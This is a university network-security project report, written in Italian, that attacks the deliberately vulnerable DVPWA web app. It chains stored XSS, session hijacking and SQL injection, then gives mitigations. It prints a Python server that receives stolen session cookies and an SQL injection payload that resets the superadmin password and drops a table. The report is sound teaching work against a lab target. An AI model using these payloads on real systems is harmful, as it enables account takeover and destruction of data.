



UNIVERSITA' DEGLI STUDI DI  
NAPOLI FEDERICO II

Scuola Politecnica e delle Scienze di Base  
Corso di Laurea Triennale in Ingegneria Informatica

Progetto di Network-Security

***Proof-of-concept attacco alla  
web-app DVPWA.***

Anno Accademico 2023/2024

Candidato  
**Emanuele d'Ajello**  
matr. M63001435

# Contents

<b>1</b>	<b>Introduzione</b>	<b>1</b>
<b>2</b>	<b>Analisi delle vulnerabilità.</b>	<b>3</b>
2.1	XSS stored . . . . .	3
2.1.1	Implementazione di XSS-Stored . . . . .	4
2.2	Session hijacking . . . . .	5
2.2.1	Implementazione di Session hijacking . . . . .	6
2.3	SQL-Injection . . . . .	7
2.3.1	Implementazione di SQL-Injection . . . . .	8
<b>3</b>	<b>Proof-of-concept dell' attacco</b>	<b>10</b>
3.0.1	Fase 1 . . . . .	11
3.0.2	Fase 2 . . . . .	13
3.1	Fase 3 . . . . .	13
<b>4</b>	<b>Mitigazioni</b>	<b>16</b>
4.1	Mitigazione XSS . . . . .	16
4.2	Mitigazione session hijacking . . . . .	17
4.3	Mitigazione SQL-Injection . . . . .	17

<b>5</b>	<b>Riferimenti</b>	<b>19</b>
----------	--------------------	-----------

# Chapter 1

## Introduzione

Il progetto è lo studio di un applicazione Web vulnerabile e la riproduzione di queste vulnerabilità. L'app scelta è DVPWA ispirata alla più famosa DVWA già oggetto di molti studi. La struttura dell'applicazione è basata su 3 tecnologie fondamentali: Il progetto è lo studio di un applicazione Web vulnerabile e la riproduzione di queste vulnerabilità. L'app scelta è DVPWA ispirata alla più famosa DVWA già oggetto di molti studi. La struttura dell'applicazione è basata su 3 tecnologie fondamentali:

- AIOHTTP = Framework di gestione protocollo http.
- JINJA = Template Engine per pagine web.
- POSTGRESQL = DBMS Open source.
- REDIS = Key-value database in cache per la gestione delle sessioni.

L'Applicazione è un sample per visualizzare dei corsi studio e degli studenti.

Un utente può accedere per aggiungere un nuovo studente o un nuovo corso e farne una recensione.

Inoltre è possibile visualizzare i risultati ottenuti nei corsi dei vari studenti iscritti al sito. Gli oggetti con il quale il database relazione è implementato sono :

- Users: Entità con la quale è possibile fare accesso alla web page per ottenere alcuni privilegi tra cui aggiungere un nuovo utente o un nuovo corso.
- Students: Entità che rappresenta gli studenti.
- Courses: Entità che rappresenta i corsi.
- Marks: Relazione molti a molti tra Studenti e corsi.
- Course\_review: Entità legata molti ad 1 con i corsi contenente un eventuale descrizione del corso.

L'app presenta quindi diverse vulnerabilità che verranno discusse in seguito con esempi di possibili attacchi.

Link di riferimento github: <https://github.com/anxolerd/dvpwa.git>

## Chapter 2

# Analisi delle vulnerabilità.

La presentazione delle vulnerabilità è volta a dimostrare poi ad implementazione proof-of-concept di un attacco completo.

### 2.1 XSS stored

La vulnerabilità di tipo xss-cross-site-scripting stored è un'attacco di tipo injection, in cui script malevoli sono iniettati in siti web classificati degli utenti bersaglio come benigni e affidabili. Il target di questi attacchi non è l'applicazione web in se, ma piuttosto gli altri utenti dell'applicazione stessa, questo perché questo tipo di attacco permette l'esecuzione di uno script malevolo all'interno del browser stesso.

L'attaccante deve iniettare il codice malevole all'interno del applicazione

web sarà poi il server di quest'ultima a salvarlo (stored) e quindi a renderlo riproducibile ogni qualvolta un 'utente vorrà accedere a determinato end-point.

### 2.1.1 Implementazione di XSS-Stored

Nel caso di DVPWA l'end-point vulnerabile si trova all'url :

“http://0.0.0.0:8080/courses/1/review”,

inserendo la un nostro script HTML/Javascript è possibile farlo eseguire dal browser.




Figure 2.1: Esempio di XSS

Il caso mostrato in figura è quello di iniettare nella app un codice che fa scaricare un file "DANGEROUS.txt", quindi un ipotetico file malevolo.

Di qui seguito l'immagine che dimostra il risultato dell'esecuzione dello script.




Figure 2.2: Riuscita attacco xss

## 2.2 Session hijacking

La vulnerabilità è dovuta all'utilizzo di un cookie di sessione non rinnovato, un attaccante può rubarne quindi il valore ed inserirlo nel proprio browser copiando quindi la sessione dell'utente vittima, con eventuali accessi a dati sensibili. La prima fase dell'attacco è quella di conoscere in qualche modo il cookie di sessione dell'utente vittima. La seconda fase è quindi di iniettarlo nel proprio browser web per copiarne la sessione.




Figure 2.3: Session fixation



### 2.2.1 Implementazione di Session hijacking

Ogni sessione è rilasciato un cookie AIOHTTP\_SESSION il quale non viene mai rinnovato finché tale sessione è attiva.

Per eseguire un esempio di attacco di è scelto di aprire due diverse sessioni collegate alla web-app una sessione normale ed un'altra in incognito.

L'immagine seguente è dimostrata il sample dell'attacco sfruttando i tool di sviluppo di Firefox per copiare il cookie dalla sessione originale e ricopiarla in quella incognita.




Figure 2.4: Copia dei cookie

A questo punto per verificare lo sviluppo dell'attacco si accede con la sessione principale ad uno dei vari profili utenti disponibili, la conseguenza sarà un automatico accesso anche nella sessione incognita. L'immagine seguente mostra i due accessi:




Figure 2.5: Le due pagine aperte con la stessa sessione

### 2.3 SQL-Injection

SQL Injection è un tipo di attacco ad iniezione che consente di eseguire istruzioni SQL dannose.

Ogni applicativo web basato sullo salvataggio dati persistenti ha alla base un database. Quest'ultimo è interrogabile tramite le query del linguaggio SQL, il quale è vulnerabile. Per effettuare un'iniezione sql il parametro inserito dall'utente viene utilizzato come parte della query da eseguire sul database. Ci sono tre modalità di attacco di sql-injection:

- Authentication Bypass: Si possono autenticare degli utenti senza conoscere le credenziali.
- Destruction: Si possono passare stringhe come drop table e cose varie per cancellarne i dati.
- Function Call Execution: Si possono passare stringhe che eseguono del vero e proprio codice.

Qui è riportato nell'immagine seguente una query vulnerabile.

Figure 2.6: Query vulnerabile

```
("INSERT INTO students (name) VALUES ('\"% (name) s')")
```

Tale parametro è una stringa non sanitizzata quindi inserendo per esempio nel campo studenti l'input :

Il risultato sarà l'eliminazione di tutta la tabella Students con conseguente alterazione e malfunzionamento di tutto il database, l'attacco in questione è quindi un SQL-injection di tipo Destructive.




Figure 2.7: SQL-Injection

L'immagine seguente mostra i messaggi di errore dopo aver eliminato la tabella students, segno che l'attacco è andato a buon fine:

```
File "/usr/local/lib/python3.7/site-packages/aiopg/cursor.py", line 114, in execute
yield from self._conn.poll(waiter, timeout)
File "/usr/local/lib/python3.7/site-packages/aiopg/connection.py", line 238, in poll
yield from asyncio.wait_for(self._waiter, timeout, loop=self._loop)
File "/usr/local/lib/python3.7/site-packages/aiopg/connection.py", line 416, in wait_for
return fut.result()
File "/usr/local/lib/python3.7/site-packages/aiopg/connection.py", line 135, in ready
state = self._conn.poll()
psycopg2.ProgrammingError: relation "students" does not exist
LINE 1: SELECT id, name FROM students
```

Figure 2.8: Errori dovuti all'eliminazione della tabella students.

## Chapter 3

# Proof-of-concept dell' attacco

Viene qui proposto ora un esempio di attacco reale sfruttando tutte e tre le vulnerabilità descritte nel capitolo precedente.

L'attacco si sviluppa in più fasi:

1. Sfruttare la vulnerabilità xss per permettere all'attaccante di salvare il cookie.
2. Utilizzare il cookie preso nello step precedente per prendere possesso di un account utente valido.
3. Una volta preso possesso di un account users,aggiornare le credenziale di accesso dell'account per prenderne il controllo il 'superadmin' ed eliminare la tabella marks.

### 3.0.1 Fase 1

La prima fase necessita di un sistema che permetta all'attaccante di sniffare il cookie di sessione di un utente vittima.

L'obiettivo è raggiunto tramite l'implementazione di un server python che permette di ricevere il cookie utente e stamparlo a terminale.

L'implementazione del server è mostrata nell'immagine seguente:

```
import http.server
import json

stored_value = ""

class CORSRequestHandler(http.server.BaseHTTPRequestHandler):
    def _set_headers(self, status_code=200):
        self.send_response(status_code)
        self.send_header('Content-type', 'application/json')
        self.send_header('Access-Control-Allow-Origin', '*')
        self.send_header('Access-Control-Allow-Methods', 'POST, OPTIONS')
        self.send_header('Access-Control-Allow-Headers', 'Content-Type')
        self.end_headers()

    def do_OPTIONS(self):
        self._set_headers()

    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length)
        data = json.loads(post_data)

        if 'value' in data and isinstance(data['value'], str):
            global stored_value
            stored_value = data['value']
            print(f"Received value: {stored_value}")
            self._set_headers()
            response = {'status': 'success', 'message': 'Value stored'}
            self.wfile.write(json.dumps(response).encode('utf-8'))
        else:
            self._set_headers(400)
            response = {'status': 'error', 'message': 'Invalid value'}
            self.wfile.write(json.dumps(response).encode('utf-8'))

def run(server_class=http.server.HTTPServer, handler_class=CORSRequestHandler, port=8000):
    server_address = ('', port)
    httpd = server_class(server_address, handler_class)
    print(f"Starting httpd server on port {port}")
    httpd.serve_forever()

if __name__ == '__main__':
    run()
```

Figure 3.1: Server python

A questo l'attaccante dopo aver lanciato il server, inietta uno script malevolo in tutti gli end-point che permettono la recensione dei corsi. Tale script farà in modo che ad ogni visita della pagina web di ogni

corso il cookie di sessione dell'utente sarà inviato. Lo script iniettato è mostrato nella seguente immagine:




Figure 3.2: Script malevolo

Ora l'attaccante attenderà che un utente vittima visiti l'end-point risolvendo così involontariamente il suddetto script.

Dal lato dell'attaccante è possibile osservare il server in azione che riceve il cookie di sessione:




Figure 3.3: Enter Caption

Si può quindi procedere con il secondo step dell'attacco.

### 3.0.2 Fase 2

La seconda fase sfrutta la vulnerabilità session hijacking come dimostrato nel capitolo precedente infatti la web app non rinnova i cookie di sessione permettendo l'accesso a più host. Qualsiasi sia l'user entrato è valido in quanto tutti hanno la possibilità di accedere al campo "new student" dove inietteremo la query sql malevola. Qui seguente si mostra come si è fatto accesso alla sessione dell'utente "s.king"




Figure 3.4: Sessione dell'user s.king rubata

A questo punto si può passare alla fase 3 dell'attacco.

### 3.1 Fase 3


Lo step finale dell'attacco è quindi raggiungere quindi modificare il database per prendere il controllo totale della web-app, le query da effettuare sono:

- Eliminare la tabella marks.
- Aggiornare le credenziali di accesso all'account con cui si è eseguito l'accesso prendendone il controllo.



```
E'); --Nuovo studente fittizio  
UPDATE users SET pwd_hash=md5('newpass')  
WHERE username = 'superadmin';  
DROP TABLE marks CASCADE;
```

Nell'immagine seguente si può osservare l'implementazione del sql-injection



Add new student

Full name

; UPDATE users SET pwd\_hash=md5('newpass') WHERE username = 'superadmin'; DROP TABLE marks CASI

SAVE

Figure 3.5: SQL-Injection

All'implementazione della query si possono osservare i messaggi di errori relativi all'assenza della tabella marks successivamente l'attaccante può accedere all'account superadmin con la nuova password prendendo controllo del sistema. Qui nell'immagine seguente l'accesso all'account superadmin dopo aver cambiato la password:




Figure 3.6: Account superadmin rubato

A questo punto si può dire l'attacco terminato.

## Chapter 4

# Mitigazioni

In conclusione si discutono qui le possibili mitigazioni per evitare le vulnerabilità e i possibili scenari d’attacco descritti.

### 4.1 Mitigazione XSS

Per mitigare la vulnerabilità di tipo XSS la soluzione in generale può essere descritta sotto la parola di “input validation”. Il problema in questo caso è che la web app esegue nel campo “Course review” il testo scritto.

Una tecnica per filtrare i dati è quello dell’escaping dei caratteri speciali; questo, nel caso particolare, è ottenibile modificando i parametri nelle funzioni di rendering di template del framework jinja2 settando il parametro “autoescape=True”. Quest’ultimo come ripreso dalla documentazione di jinja2 ci assicura che le variabili e i dati in-

seriti nei template vengono automaticamente sottoposti a un processo di escaping, in cui i caratteri speciali, come "<", ">", "'", ecc., vengono convertiti in entità HTML o caratteri di escape per impedire che vengano interpretati come parte del codice HTML.

```
setup_jinja(app, loader=PackageLoader('sqli', 'templates'),
            context_processors=[csrf_processor, auth_user_processor],
            autoescape=True)
```

Figure 4.1: Mitigazione xss

## 4.2 Mitigazione session hijacking

Usare cookie del tipo “HttpOnly”, così da rendere il cookie non accessibile via script. In questo modo anche l’eventuale script xss non può raggiungere il cookie di sessione utente.

Il cookie potrebbe però essere comunque raggiungibile con eventuale sniffing di pacchetti, quindi una buona norma rinnovare i cookie ad ogni login e logout ed anche se possibile allo scadere di un certo periodo.

## 4.3 Mitigazione SQL-Injection

Mitigation: Per mitigare quest’attacco occorre una ristrutturazione degli entry point dell’app. Infatti come la letteratura suggerisce bisogna utilizzare le moderne tecnologie di ORM per la gestione dei database (ORM = Object–relational mapping). Per esempio nel caso specifico

si può ipotizzare di utilizzare il framework SQLAlchemy per gestire le query correttamente. Esempio di gestione corretta:

```
from sqlalchemy import insert
def correct\_insert\_example(name:str):
    session.execute(insert(students), [{"name":name}]
```

Gestendo in questo modo questa e le altre query si evitano le vulnerabilità di sql-injection. Questo è sicuramente il modo più efficace di gestire la vulnerabilità di tipo sql-injection anche se richiede nel caso specifico un sostanzioso refactoring della web-app.

## Chapter 5

# Riferimenti

<https://owasp.org/www-community/attacks/xss/> <https://github.com/anxolerd/dvpwa> [https://owasp.org/www-community/attacks/Session\\_hijacking\\_attack](https://owasp.org/www-community/attacks/https://owasp.org/www-community/attacks/Session_hijacking_attack) [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)